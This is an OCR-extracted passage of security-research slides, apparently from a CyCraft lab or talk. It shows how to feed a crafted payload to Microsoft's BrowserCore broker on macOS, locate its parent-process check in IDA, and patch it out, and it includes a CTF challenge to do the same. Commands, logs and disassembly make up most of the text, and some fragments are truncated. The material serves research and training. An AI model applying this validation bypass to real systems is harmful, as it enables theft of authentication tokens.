print(f"[+] Payload saved to {FILE_PATH}")
```

Running BrowserCore with Our Payload

```
~/Documents/prt_lab
./BrowserCore < /tmp/payload.bin
```

CYCRAFT

Different from Windows Here

Windows PowerShell

```
PS C:\Users\us_itadm\Desktop> cat .\payload.txt | C:\Windows\BrowserCore\browsercore.exe
r   {"status": "Fail", "code": "OSError", "description": "Error processing request.", "ext": {
PS C:\Users\us_itadm\Desktop> _
```

```
~/Documents/prt_lab
./BrowserCore < /tmp/payload.bin
```

🧐 So...

What Do the Logs Say?


Can’t get parent process info.

```
793F9A1] Starting messaging host...
793F9A1] Validating parent process...
793F9A1] Parent process ID: 17485
ue listener=false peer=false name=com.apple.coreser
 default queue, to re-boostrap client connection.
793F9A1] Failed to get parent process info.
793F9A1] Finished messaging host.
```


Huh?

😾 Whatever, Patch Should Fix It Anyway

IDA time !




CYCRAFT

Misson Patch

```
793F9A1] Starting messaging host...
793F9A1] Validating parent process...
793F9A1] Parent process ID: 17485
ue listener=false peer=false name=com.apple.coreser
 default queue, to re-boostrap client connection.
793F9A1] Failed to get parent process info.
793F9A1] Finished messaging host.
```

Misson Patch



CYCRAFT

sub100006968 -> callerCheck()


- Get parent info from NSRunningApplication

  .runningApplicationWithProcessIdentifier()

- Reads bundleIdentifier & localizedName of parent
- Compares against internal validProcesses list
- Logs success/failure and returns boolean

Misson Patch - callerCheck()


```
X8, #0xE000000000000000
XZR, X8, [X29,#var_88]
X0, X22
_swift_retain
X20, X29, #-var_88
W0, #0x15 ; Swift::Int
_$ss11_StringGutsV4growyySiF ; _StringGuts.g
X0, [X29,#var_80]
_swift_bridgeObjectRelease
X8, aParentProcessI ; "Parent process ID: "
X9, #0xD000000000000013
X8, X8, #0x20 ; ' '
X8, X8, #0x8000000000000000
X9, X8, [X29,#var_88]
```



```
retain
0000000000000010
#8
rentProcessI_1 ; "Parent process is valid."
#0x20 ; ' '
#0x8000000000000000

005148
; id
```

Misson F



Challenge | 0 Solves

Patch Browsercore

50

baby

Patch the parent process check to bypass validation and launch BrowserCore successfully.

Flag | Submit

Correct

CYCRAFT

⏰ Time to fire the payload again!

😲 Something Happened this time!

```
./BrowserCore_patched < /tmp/payload.bin
{"code":"OSError","description":"Error Domain=com.apple.Authentication
Services.AuthorizationError Code=-6000 \"(null)\" UserInfo={NSUnderlyin
gError=0x600003d10060 {Error Domain=MSALErrorDomain Code=-50000 \"(null
)\" UserInfo={MSALErrorDescriptionKey=Caller is not allowed to invoke B
rowserNativeMessageOperation., MSALInternalErrorCodeKey=-42008, MSALBro
kerVersionKey=5.2502.0}}}","ext":{"error":-6000,"properties":{},"status
":"PERSISTENT_ERROR"}}%
```


CYCRAFT

